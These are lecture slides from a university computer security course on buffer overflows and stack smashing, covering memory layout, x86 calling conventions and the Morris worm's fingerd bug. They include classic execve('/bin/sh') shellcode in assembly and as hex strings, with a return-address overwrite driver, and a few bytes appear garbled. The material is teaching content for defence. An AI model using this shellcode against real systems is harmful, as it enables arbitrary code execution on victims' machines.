

# CSE 127 Computer Security

Stefan Savage, Fall 2024, Lecture 3

---

Control Flow Vulnerabilities I:  
Buffer Overflows and Stack Smashing

# Logistics

---

PA1 is assigned (check the assignments section of the Web page)

- Will be due Oct 9<sup>th</sup> at 11:59pm Pacific Time
- Please start ASAP and let us know if you have any trouble setting it up (note slightly different instructions for folks with newer Macs [M1/M2/etc])
  - i.e., Please don't tell us the night before its due that you have trouble getting the environment set up.
  - If you're having install problems, please check and post to Piazza so we can look for any commonality
- The discussion section is your friend here!

Important tip: if this doesn't seem *trivial* to you, you should go to discussion section

Finally, late days: you get three late days **total**

- Each provides a contiguous 24 hour period of forgiveness from a deadline; you don't need to ask to use them
- If you are working with a partner, both you and your partner will be charged for a late day; you **BOTH** need to have late days available for **either** of you to use them

# When is a program secure?

---

When it does exactly what it should?

- Not more.
- Not less.

But how do we know what a program is supposed to do?

- Somebody tells us? (But do we trust them?)
- We write the code ourselves?
  - (But what fraction of the software you use have you written? And of that, how much did you write a formal specification for?)
  - A modern operating system will have 50-100M lines of code in it...
- How often do we have a tight formal specification for what software should (and shouldn't do)?

# When is a program secure?

---

2nd try: A program is secure when it doesn't do **bad things**

Easier to specify a list of "bad" things:

- Delete or corrupt important files
- Crash my system
- Send my password over the Internet
- Send threatening e-mail to the professor

But... what if *most of the time* the program doesn't do bad things, but *occasionally* it does? Or **could**? Is it secure?

# Weird Machines

---

Complex systems almost always contain unintended functionality


- “weird machines” – credit to Sergey Bratus

An **exploit** is a mechanism by which an attacker triggers unintended functionality in the system

- Programming of the weird machine

Security requires understanding not just the intended, but also the unintended functionality present in the implementation

- Developers’ blind spot
- Attackers’ strength



# What is a software vulnerability?

---

A bug in a software program that allows an unprivileged user capabilities that should be denied to them

There are a lot of types of vulnerabilities, but among the most classic and important are vulnerabilities that violate “**control flow integrity**”

– Translation: **lets attacker run code of their choosing on your computer**

Typically, these involve violating *assumptions* of the programming language or its run-time system

# Starting exploits

---

Today we begin our dive into low level details of how exploits work

- How can a remote attacker get **your** machine to execute **their** code?

Our threat model

- Victim code is **handling input** that comes from across a security boundary

Examples:

- Image viewer, word processor, web browser
  - Other examples?
- We want to protect integrity of execution and confidentiality of internal data from being compromised by malicious and highly skilled users of our system.

Simplest example: **buffer overflow**

- Provide input that “overflows” the memory the program has allocated for it

# Lecture Objectives

---

Understand how buffer overflow vulnerabilities can be exploited

Identify buffer overflow vulnerabilities in code and assess their impact

Avoid introducing buffer overflow vulnerabilities during implementation



# Buffer Overflow

---

A ***Buffer Overflow*** is an anomaly that occurs when a program writes data beyond the boundary of a buffer

Archetypal software vulnerability

- Ubiquitous in system software (C/C++)
  - Operating systems, web servers, web browsers, embedded systems, etc.
- If your program crashes with memory faults, you probably have a buffer overflow vulnerability.

A basic core concept that enables a broad range of possible attacks

- Sometimes **a single byte** is all the attacker needs

Ongoing arms race between defenders and attackers

- Co-evolution of defenses and exploitation techniques

# Buffer Overflow: Why?

---

One reason: no automatic bounds checking in C/C++. Developers should know what they are doing and check access bounds where necessary.

The problem is made more acute/more likely by the fact many C standard library functions make it easy to go past array bounds.

- E.g., string manipulation functions like `gets()`, `strcpy()`, and `strcat()` all **write to the destination buffer until they encounter a terminating '\0' byte** in the input.

Whoever is providing the input (often from the other side of a security boundary) controls how much gets written

# Example 1: fingerd

Spot the vulnerability

- What does `gets()` do?
  - How many characters does it read in?
  - Who decides how much input to provide?
- How large is `line[]`?
  - Implicit assumption about input length
- What happens if, say 536, characters are provided as input?

Source: fingerd code

```
1 main(argc, argv)
2     char *argv[];
3 {
4     register char *sp;
5     char line[512];
6     struct sockaddr_in sin;
7     int i, p[2], pid, status;
8     FILE *fp;
9     char *av[4];
10
11     i = sizeof (sin);
12     if (getpeername(0, &sin, &i) < 0)
13         fatal(argv[0], "getpeername");
14     line[0] = '\0';
15     gets(line);
16     //...
17     return(0);
18 }
```

# Morris Internet worm

---


fingerd bug was one of several exploited by the “Morris worm”

- Named after its author, then Cornell grad student, Robert Morris Jr.
- Replicated itself – one of first Internet worms

Effectively shut down much of the Internet in 1988

Led to first conviction under the new  
US Computer Fraud and Abuse Act (CFAA)

37 years ago... surely not still a problem...



[Information Technology Laboratory](#)

## NATIONAL VULNERABILITY DATABASE

N

### VULNERABILITIES

## CVE-2025-0999 Detail

### Description

Heap buffer overflow in V8 in Google Chrome prior to 133.0.6943.126 allowed a remote crafted HTML page. (Chromium security severity: High)

**RICOH**  
imagine. change.

Search...



Change country

Business Solutions

Products & Services

Support

News & Events

About us

Insights

Home > News & Events > News > Ricoh has ident...ountermeasures.

11.07.2024

## Specific Ricoh MFP and Printer Products - Buffer overflow vulnerability (CVE-2024-39927)

ability (CVE-2024-39927).

**phoenix**  
technologies

The Company ▾ Firmware Expertise ▾ Market Segments ▾ Press + Events Contact ▾

## Phoenix Technologies Buffer Overflow Vulnerability in TPM Configuration

May 14, 2024

Phoenix was notified about an unsafe UEFI variable handling vulnerability in the TPM configuration for some platforms potentially leading to a buffer overflow.

Tracked under [CVE-2024-0762](#), this vulnerability affects devices using Phoenix SecureCore firmware running on select Intel processor families including: AlderLake, CoffeeLake, CometLake, IceLake, JasperLake, KabyLake, MeteorLake, RaptorLake, RocketLake, and TigerLake.

Mitigations for [CVE-2024-0762](#) were made available in April of 2024.

Ok, sure but...

---

I believe you can **crash** the computer with input that is too long, but...  
why does overflowing a buffer let you **take over the machine**?!?

That seems crazy no?


# Changing Perspectives

---

Your program manipulates data

Data manipulates your program

Remember the “weird machine”



# First, some context

---

How memory is laid out in a process

How C arrays work

How C function calls work



# How process memory is laid out (Linux 32bit traditional, simplified)

## Stack

- Locals, call stack

## Heap


- i.e. malloc, new, etc...

## Data segment (globals, statics)

- .data
- .bss

## Text segment

- Executable code




# How do C arrays work?

---

What's the abstraction?

What's the reality?

- What happens if you try to write past the end of an array in C/C++
- What does the [spec](#) say?
- What happens in most implementations?



# Understanding Function Calls

---

How does a function call work?

- What's the abstraction?

```
bar() {  
    foo();  
}
```


- What's the reality?

Where does the memory for i from from?

How does the called function know where to return to?

Where is the return address stored?

```
void foo()  
{  
    int i;  
    ...  
    i=20;  
    ...  
    return;  
}
```



# The Stack

Stack divided into **frames**

- Each frame stores locals and args to called functions


**Stack pointer** points to the top of the stack

- x86: stack grows down (from high to low addresses)
- x86: stored in %esp register (%rsp on 64-bit)

**Frame pointer** points to caller's frame on the stack

- Also called (by Intel) the base pointer
- x86: Stored in %ebp register (%rbp on 64-bit)

## Stack frame




# Understanding Function Calls

## Calling a function

- Caller
  - Pass arguments
  - Call and save return address
- Callee
  - Save old frame pointer
  - Set frame pointer = stack pointer
  - Allocate stack space for local storage


## Call Frame (Stack Frame)



# Understanding Function Calls

## When returning

- Callee
  - Pop local storage
    - Set stack pointer = frame pointer
  - Pop frame pointer
  - Pop return address and return
- Caller
  - Pop arguments



# Quick review of x86 asm (ATT syntax)

---

## Registers

- Six general-ish registers: `%eax`, `%ebx`, `%ecx`, `%edx`, `%esi`, `%edi`
- program counter: `%eip`, stack pointer: `%esp`, frame pointer: `%ebp`


## Basic instruction syntax (movl is move 32bits)

- `movl %eax, %edx` → `edx = eax`
- `movl $0x123, %edx` → `edx = 0x123`
- `movl (%ebx), %edx` → `edx = *((int32_t*) ebx)`
- `movl 4(%ebx), %edx` → `edx = *((int32_t*) ebx + 4)`
- `movl $2, (%ebx)` → `*((int32_t*) ebx) = 2`

## Stack operations

- `pushl %eax` →  
`subl $4, %esp`  
`movl %eax, (%esp)`
- `popl %eax` →  
`movl (%esp), %eax`  
`addl $4, %esp`
- `call $0x12345` →  
`pushl %eip`  
`movl $0x12345, %eip`
- `ret` →  
`popl %eip`
- `leave` →  
`movl %ebp, %esp`  
`popl %ebp`

# Function call implementation (32bit x86)



The image shows a screenshot of the Godbolt compiler explorer interface. On the left, the C source code is displayed in a file named 'C source #1'. It contains three functions: `bar()`, `foo(int a, int b)`, and `main(int argc, char *argv[])`. The `foo` function calls `bar`. On the right, the generated assembly code for x86-64 gcc 4.8.4 is shown. The assembly includes the `bar` function, the `foo` function, and the `main` function. The `bar` function is implemented with `pushl %ebp`, `movl %esp, %ebp`, `nop`, `popl %ebp`, and `ret`. The `foo` function is implemented with `pushl %ebp`, `movl %esp, %ebp`, `subl $16, %esp`, `call bar`, `nop`, `leave`, and `ret`. The `main` function is implemented with `pushl %ebp`, `movl %esp, %ebp`, `subl $8, %esp`, `movl $2, 4(%esp)`, `movl $1, (%esp)`, `call foo`, `movl $0, %eax`, `leave`, and `ret`.

```
1 void bar()
2 {
3     return;
4 }
5
6 void foo(int a, int b)
7 {
8     char buf[4];
9     char buf2[8];
10
11     bar();
12     return;
13 }
14
15 int main (int argc, char *argv[])
16 {
17     foo(1,2);
18     return 0;
19 }
20
```

```
1 bar:
2     pushl %ebp
3     movl %esp, %ebp
4     nop
5     popl %ebp
6     ret
7
8 foo:
9     pushl %ebp
10    movl %esp, %ebp
11    subl $16, %esp
12    call bar
13    nop
14    leave
15    ret
16
17 main:
18    pushl %ebp
19    movl %esp, %ebp
20    subl $8, %esp
21    movl $2, 4(%esp)
22    movl $1, (%esp)
23    call foo
24    movl $0, %eax
25    leave
26    ret
```

godbolt compiler explorer: <https://godbolt.org/>



## Quick aside: AT&T vs Intel syntax

---

I've been using AT&T syntax (used by gdb and also the Aleph One article)

- instruction src dst
- `movl %ebp, %esp`

Intel has a different syntax though (used by Microsoft for example)

■ instruction dst src

- `mov esp, ebp`

If you see a register prefixed with "%", or an instruction with an "l" suffix, then you're dealing with AT&T syntax, if not then probably Intel

Sorry, this is the source of endless confusion,  
but in real-life you will be stuck needing to know both

## Back to buffer overflows...

---

So... consider this simple program ->

It takes input from the the command line and then prints it followed by "is nice\n"

How long can your input be?

What happens if its longer?

Where does it go?

```
#include <stdio.h>
#include <string.h>
```

```
int main(int argc, char**argv) {
    char nice[] = "is nice";
    char name[8];
    strcpy(name, argv[1]);
    printf("%s %s\n", name, nice);
    return 0;
}
```


# Smashing The Stack

```
#include <stdio.h>
#include <string.h>

int main(int argc, char**argv) {
    char nice[] = "is nice";
    char name[8];
    strcpy(name, argv[1]);
    printf("%s %s\n", name, nice);
    return 0;
}
```

Possible Inputs?

- Notsoni
- Notsonice
- Notsoniceatallnoreally



# Smashing The Stack in general

Mixing control and user data creates an opportunity for attackers

When you write an attacker-supplied value past the bounds of a local variable on the stack


- Let's say we overflow `local 3`

## Overwriting

- Another local variable
- Saved frame pointer (ebp)
- Return address
- Function arguments
- Deeper stack frames

Overflow can even happen *outside* of current function's frame

- Exception control data



# Smashing The Stack: getting lucky

---

## Overwriting **local variables** or **function arguments**

- Effect depends on variable semantics and usage
- Generally anything that influences future execution path is a promising target
- Typical problem cases:

Variables that store result of a security check

- Eg. isAuthenticated, isValid, isAdmin, etc.

Variables used in security checks

- Eg. buffer\_size, etc.

Data pointers

- Potential for further memory corruption

Function pointers


- Direct transfer of control when function is called through overwritten pointer

# Smashing The Stack: control data

## The big one: the **return address**

- Upon function return, control is transferred to an attacker-chosen address
  - **Arbitrary code execution**
    - Attacker can re-direct to **their own code**, or code that already exists in the process
    - Shellcode! (coming up)
- Reminder: there's *nothing* that distinguishes data from code
- All data (including input) will be interpreted as code if the processor tries to transfer control there

**Game over**



# Shellcode

---

What to do after we figure out how to seize control of the instruction pointer?

Ideally, redirect to our own code!

But what should that code be?

Spawning a shell would provide us with full privileges of the victim process

– Hence, “*shellcode*”

# Shellcode

---

How to spawn a shell?

*"The exec family of functions shall replace the current process image with a new process image. The new image shall be constructed from a regular, executable file called the new process image file."*

Just need to call `execve` with the right arguments

- `execve("/bin/sh", argv, NULL)`



# Shellcode

---

Note the tricks Aleph One uses:

- Writing shellcode in C

Compile and run in debugger to  
review object code

Adjust references to strings, etc.

```
void main() {  
    char *name[2];  
  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
    execve(name[0], name, NULL);  
}
```

# Shellcode

Note the tricks Aleph One uses:

- Inline assembly to use gcc to translate from assembly to object code

Compile and run in debugger to review object code

- Using a `call` instruction to infer the address of payload on the stack

`call` will push the address of the next word onto the stack as a return address

```
void main() {  
    __asm__("  
        jmp     0x1f                # 2 bytes  
        popl    %esi                # 1 byte  
        movl    %esi,0x8(%esi)      # 3 bytes  
        xorl    %eax,%eax           # 2 bytes  
        movb    %eax,0x7(%esi)      # 3 bytes  
        movl    %eax,0xc(%esi)      # 3 bytes  
        movb    $0xb,%al            # 2 bytes  
        movl    %esi,%ebx           # 2 bytes  
        leal    0x8(%esi),%ecx       # 3 bytes  
        leal    0xc(%esi),%edx       # 3 bytes  
        int     $0x80               # 2 bytes  
        xorl    %ebx,%ebx           # 2 bytes  
        movl    %ebx,%eax           # 2 bytes  
        inc     %eax                # 1 bytes  
        int     $0x80               # 2 bytes  
        call    -0x24               # 5 bytes  
        .string \"/bin/sh\"         # 8 bytes  
    ");  
}
```

# 46 bytes total

# Shellcode

Note the tricks Aleph One uses:

- Testing shellcode standalone

Encode shellcode into a data buffer

Set the return address on the stack to point to your shellcode

- Eliminating `0x00` from the shellcode (why?)

Find alternate instruction representations

- Using a NOP sled (why?)

Relaxes constraints on guessing the exact location of the shellcode to put into the overwritten return address

Jump to somewhere in NOP sled and slide down to shellcode

```
char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3";
```

```
void main() {
    int *ret;

    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
```

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

# Shellcode

---

That works well for local attacks

- When the victim is another process on the same machine

What about remote attacks?

Similar concept, just a few more system calls in the shellcode

- Reverse

Connect back to your malicious server via network and present a remote shell

- Bind

Open a network port and wait for connections, present shell

- Reuse

Re-use existing network connection

Old school thinking:  
this is just a problem with string functions

---

```
char buf[MAX_PATH_LEN];  
/* assemble fully qualified name from provided path and file name */  
strcpy(buf, path);  
strcat(buf, "/");  
strcat(buf, fname);
```

What's the problem with libc string functions?

- Neither `strcpy()` nor `strcat()` validate that the destination string has enough space to fit the source string.
- They also provide no mechanism to signal an error.

Use of `strcpy()` and `strcat()` have been common causes of buffer overflow vulnerabilities.

